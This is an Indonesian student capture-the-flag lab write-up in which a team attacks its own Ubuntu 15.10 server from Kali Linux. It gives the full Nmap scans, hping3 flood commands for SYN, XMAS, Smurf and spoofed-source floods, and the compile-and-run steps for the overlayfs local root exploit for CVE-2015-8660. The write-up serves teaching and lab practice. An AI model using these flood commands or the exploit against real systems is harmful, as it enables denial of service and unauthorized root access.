Capture The Flag

Part 2 – Attacking

By:

TibanCyber

Yogi Kortisa

Attacking Our Server

INTRO: Setelah kami terhubung dengan jaringan Lab 607 dengan mode **Bridge** dalam 2 hari waktu CTF, kami menemukan fakta bahwa tidak ada server lawan (tim lain) yang juga terhubung pada jaringan Lab, sehingga kami memutuskan untuk fokus saja pada peretasan server sendiri.

Catatan: Kami telat mengumpulkan dikarenakan ketika hendak upload server poltek sedang down sehingga tidak bisa di upload pak, dua hari kemudian baru bisa kami langsung menguploadnya di learning.

Berikut adalah Alamat IP dari server kami yang telah telah di Bridge dengan koneksi wireless yang terhubung.

Berikut adalah Alamat IP dari Kali Linux yang kami gunakan sebagai mesin penyerang dan juga telah di Bridge dengan koneksi wireless yang terhubung.

```
root@TibanCyberAttacker:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.100    netmask 255.255.255.0    broadcast 192.168.43.255
    inet6 fe80::a00:27ff:febc:101d    prefixlen 64    scopeid 0x20<link>
        ether 08:00:27:bc:10:1d    txqueuelen 1000 (Ethernet)
        RX packets 230    bytes 16888 (16.4 KiB)
        RX errors 0    dropped 0    overruns 0    frame 0
        TX packets 37    bytes 3339 (3.2 KiB)
        TX errors 0    dropped 0    overruns 0    carrier 0    collisions 0
```

Instalasi Tools Hacking

Kami menginstal beberapa tool hacking yang umum digunakan untuk mencari celah keamanan pada suatu server, yaitu kami akan menginstalkan tool **Nmap, Metasploit Framework, hping3, dan gcc.** Berikut adalah langkah instalasinya yaitu dengan mendownload tool tersebut dengan tool **wget** jika berada pada link eksternal, dan apt-get install untuk menginstal dari repository.

```
root@TibanCyber:~# apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
nmap is already the newest version.
O upgraded, O newly installed, O to remove and 113 not upgraded.
root@TibanCyber:~# _
```

```
root@TibanCyber:~# wget http://downloads.metasploit.com/data/releases/metasploit
-latest-linux-installer.run
--2016-06-08 10:45:35-- http://downloads.metasploit.com/data/releases/metasploi
t-latest-linux-installer.run
Resolving downloads.metasploit.com (downloads.metasploit.com)...
```

```
root@TibanCyber:~# apt-get install hping3
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
```

```
root@TibanCyber:~# apt-get install gcc
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
binutils cpp cpp-5 gcc-5 libasan2 libatomic1 libc-dev-bin libc6 libc6-dev
libcc1-0 libcilkrts5 libgcc-5-dev libgomp1 libisl13 libitm1 libmpc3 libmpx0
libquadmath0 libubsan0 linux-libc-dev manpages-dev
```

Kami memulai serangan dengan teknik **Scanning** menggunakan tool **Nmap** untuk mencari informasi penting dari server kami. Berikut adalah teknik-teknik serangan yang telah dilakukan berdasarkan celah keamanan yang ditemukan pada server.

Teknik Serangan : Scanning
 Tools : Nmap

Deskripsi : Serangan ini memanfaatkan celah keamanan pada server yang tidak menggunakan **firewall**, sehingga kami dapat menggunakan berbagai jenis teknik **Scanning** untuk mendapatkan infomasi seperti port yang terbuka, services yang berjalan, system operasi yang digunakan, dan banyak lagi.

```
root@TibanCyber:~# nmap localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2016-06-08 11:10 WIB

Nmap scan report for localhost (127.0.0.1)

Host is up (0.0000050s latency).

Other addresses for localhost (not scanned): 127.0.0.1

Not shown: 997 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

3306/tcp open mysql

Nmap done: 1 IP address (1 host up) scanned in 1.72 seconds
```

Kami coba tambahkan opsi **–A** yang akan memberikan banyak informasi sekaligus dalam satu perintah

```
root@TibanCyber:~# nmap -A localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2016-06-08 11:14 WIB

Nmap scan report for localhost (127.0.0.1)

Host is up (0.000016s latency).

Other addresses for localhost (not scanned): 127.0.0.1

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh (protocol 2.0)

|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)

80/tcp open http Apache httpd 2.4.12 ((Ubuntu))

|_http-title: Apache2 Ubuntu Default Page: It works

3306/tcp open mysql MySQL 5.6.25-0ubuntu1

| mysql-info:
| Protocol: 53
```

```
| Protocol: 53
| Version: .6.25-Oubuntu1
| Thread ID: 7
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn, FoundRows, I nteractiveClient, ODBCClient, Speaks41ProtocolNew, IgnoreSpaceBeforeParenthesis, SupportsTransactions, IgnoreSigpipes, LongPassword, LongColumnFlag, ConnectWith Database, Speaks41ProtocolOld, SupportsLoadDataLocal, SupportsCompression | Status: Autocommit | Salt: zves4FCl,_itPsq`jr#Q | service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port2Z-TCP:U=6.47xI=7xD=6/8xTime=57579BCAxP=i686-pc-linux-gnuxr(NULL,20 SF:,"SSH-2\.0-OpenSSH_6\.9p1\x20Ubuntu-2\r\n");
Device type: general purpose Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3 OS details: Linux 3.7 - 3.15
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.92 seconds root@TibanCyber:"# ~~_
```

Dari hasil teknik scanning nmap tersebut kami mendapatkan informasi lengkap dari server, yaitu seperti:

Port Terbuka : 22, 80, 3306

Services : SSH, HTTP, MySQL

Version : (protocol 2.0), Apache httpd 2.4.12 (Ubuntu), MySQL 5.6.25-

0ubuntu1

OS Details : Linux 3.7 - 3.15

2. Teknik Serangan : DoS Local Area Network Denial (LAND) Attack

Tools : hping3

Deskripsi : Teknik ini bekerja dengan mengirimkan banyak paket palsu (*spoofed*) dengan alamat sumber sebagai alamat target. Tool **hping3** sudah include di dalam **Kali Linux** sehingga kami dapat menggunakanya untuk melakukan serangan ini terhadap server kami. Sebagai catatan:

IP Kali Linux : 192.168.43.100 IP Server Kami : 192.168.43.219

```
root@TibanCyberAttacker:~# hping3 -V -c 1000000 -d 120 -S -w 64 -p 445 -s 445 --
flood --rand-source 192.168.43.219
using eth0, addr: 192.168.43.100, MTU: 1500
HPING 192.168.43.219 (eth0 192.168.43.219): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

--flood : sent paket dalam keadaan cepat dan tidak menampilkan reply

--rand-dest : random desitinasi address

-V : Verbose -c -count : paket count -d -data : data size -S -syn : set SYN flag

-w -win-p -destport: winsize (default 64)-p control - target port tujuan

-s –baseport : port sumber pengiriman

3. Teknik Serangan : TCP XMAS Attack

Tools : hping3

Deskripsi : Teknik ini bekerja dengan menetapkan semua *flag* di setiap protokol yaitu FIN, URG, PSH dalam header TCP. Jenis paket XMAS yang dikirimkan ini membutuhkan banyak pemrosesan dari paket biasa, sehingga server akan mengalokasikan sumber daya yang besar untuk menangani paket ini sehingga teknik ini dapat digunakan untuk serangan *Denial of Service (DoS)* pada server.

```
root@TibanCyberAttacker:~# hping3 -c 1 -V -p 80 -s 5050 -M 0 -UPF 192.168.43.219
using eth0, addr: 192.168.43.100, MTU: 1500
HPING 192.168.43.219 (eth0 192.168.43.219): FPU set, 40 headers + 0 data bytes
--- 192.168.43.219 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

4. Teknik Serangan : Smurf Attack

Tools : hping3

Deskripsi : Teknik ini serangan ini mengirimkan sejumlah besar paket ICMP, dengan memalsukan alamat IP sumber menjadi alamat IP target. Semua host dalam jaringan akan menerima pesan broadcast ini dan secara serentak membalas target dengan paket balasan.

```
root@TibanCyberAttacker:~# hping3 -1 --flood -a 192.168.43.219 192.168.43.255
HPING 192.168.43.255 (eth0 192.168.43.255): icmp mode set, 28 headers + 0 data b
ytes
hping in flood mode, no replies will be shown
```

5. Teknik Serangan : **SYN Flooding Attack**

Tools : hping3

Deskripsi : Teknik serangan ini adalah jenis serangan *Denial of Service* (*DOS*) yang menggunakan paket-paket SYN yang dikirimkan menuju port-port yang berada dalam keadaan *listening* pada server target. Ide serangannya kami akan memaksa korban menerima SYN paket dalam jumlah yang sangat besar.

```
root@TibanCyberAttacker:~# hping3 -i u1000 -S -p 443 192.168.1.4
HPING 192.168.1.4 (eth0 192.168.1.4): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 DF id=34499 sport=443 flags=RA seq=0 win=0 rtt=1.0
ms
len=46 ip=192.168.1.4 ttl=64 DF id=34500 sport=443 flags=RA seq=1 win=0 rtt=5.6
ms
len=46 ip=192.168.1.4 ttl=64 DF id=34501 sport=443 flags=RA seq=2 win=0 rtt=3.4
ms
len=46 ip=192.168.1.4 ttl=64 DF id=34502 sport=443 flags=RA seq=3 win=0 rtt=2.6
ms
len=46 ip=192.168.1.4 ttl=64 DF id=34503 sport=443 flags=RA seq=4 win=0 rtt=2.6
```

-i (-- interval) - uX - x : dalam satuan mikrodetik = 1000 mikrodetik

-S (--SYN mode) : mengeset flag SYN

-p : port target IP Target : 192.168.1.4

6. Teknik SeranganToolsCoverlayfs Local Root Exploitsearchsploit, exploit 39166.c

Exploit yang menyerang dengan memanfaatkan celah keamanan terbaru pada Kernel Linux versi 4.3.3 yang digunakan oleh distro Ubuntu 14.04 dan Ubuntu 15.10. Dengan menjalankan exploit code **39166.c** yang telah di compile terdahulu pada Server dengan hak akses bukan root (user biasa), maka akan terjadi Privilege Escalation sehingga sang *attacker* mendapatkan hak akses menjadi root tanpa password! Berikut informasi tentang exploit ini pada website resmi exploit-db.com:



Kami menggunakan tool **searchsploit** yang sudah ada di Kali Linux untuk mencari apakah ada code exploit yang telah ditemukan para Hacker untuk mengeksploitasi celah keamanan pada server kami yaitu **Ubuntu 15.10**

```
root@TibanCyberAttack:~# searchsploit ubuntu 15.10


Exploit Title | Path | (/usr/share/exploitdb/platforms)

Ubuntu 14.04 LTS_ 15.10 overlayfs - Local Ro | ./linux/local/39166.c
```


Ternyata ada! Mari lihat isi code exploitnya:

```
t@TibanCyberAttack:~# cat /usr/share/exploitdb/platforms/linux/local/39166.c
just another overlayfs exploit, works on kernels before 2015-12-26
# Exploit Title: overlayfs local root
# Date: 2016-01-05
# Exploit Author: rebel
# Version: Ubuntu 14.04 LTS, 15.10 and more
# Tested on: Ubuntu 14.04 LTS, 15.10
# CVE : CVE-2015-8660
blah@ubuntu:~$ id
uid=1001(blah) gid=1001(blah) groups=1001(blah)
blah@ubuntu:~$ uname -a && cat /etc/issue
Linux ubuntu 3.19.0-42-generic #48~14.04.1-Ubuntu SMP Fri Dec 18 10:24:49 UTC 20
15 x86_64 x86_64 x86_64 GNU/Linux
Ubuntu 14.04.3 LTS \n \l
blah@ubuntu:~$ ./overlayfail
root@ubuntu:~# id
uid=0(root) gid=1001(blah) groups=0(root),1001(blah)
12/2015
by rebel
```

Terlihat dibagian informasi tentang penggunaan exploit ini sangat gampang sekali, cukup compile dan jalankan pada target server yang belum didapatkan hak akses root nya. Download exploit code ini pada server untuk mengexploitasi server kami



Setelah itu rename menjadi 39166.c lalu compile dan jalankan!



Compile dengan tool gcc hingga terbentuk file exploit

Exploit telah siap dan mari gunakan untuk eksploitasi server. Sebelumnya lakukan logout akun root dengan perintah **exit**, lalu jalankan exploitnya dengan perintah **./exploit** dan boom! Then the magic happen!!

```
root@TibanCyber:~# exit
exit
tibancyber@TibanCyber:~$ ls
tibancyber@TibanCyber:~$ ls
tibancyber@TibanCyber:~$ sudo su
[sudol password for tibancyber:
root@TibanCyber:/home/tibancyber# cd
root@TibanCyber:~# cp exploit /home/tibancyber/exploit
root@TibanCyber:~# exit
exit
tibancyber@TibanCyber:~$ ./exploit
root@TibanCyber:~# _
```

We got r00t!!! :D

KESIMPULAN

Ubuntu Server 15.10 bisa dikatakan sedikit memiliki kerentanan celah keamanan saja, services yang berjalan sudah versi terbaru dan tidak ditemui celah keamanan yang berarti, yang paling berbahaya adalah ditemukannya celah pada kernel Linux versi 4.3.3 pada distro ini yang membuat *Attacker* dengan user biasa pada server dapat melakukan Privilege Escalation hingga mendapatkan hak akses root secara otomatis.